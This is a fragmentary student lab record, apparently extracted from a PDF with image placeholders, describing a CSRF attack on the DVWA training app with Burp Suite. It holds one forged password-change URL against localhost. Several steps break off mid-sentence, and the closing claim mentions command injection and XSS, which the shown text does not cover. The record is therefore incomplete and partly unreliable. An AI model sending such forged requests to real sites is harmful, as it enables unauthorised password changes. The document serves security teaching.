
—CSRF ATTACK—




open burpsuite




click start burp suite





open browser

search for




DVWA

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

**Result:**

Thus the Command injection, XSS and CSRF attack completed successfully.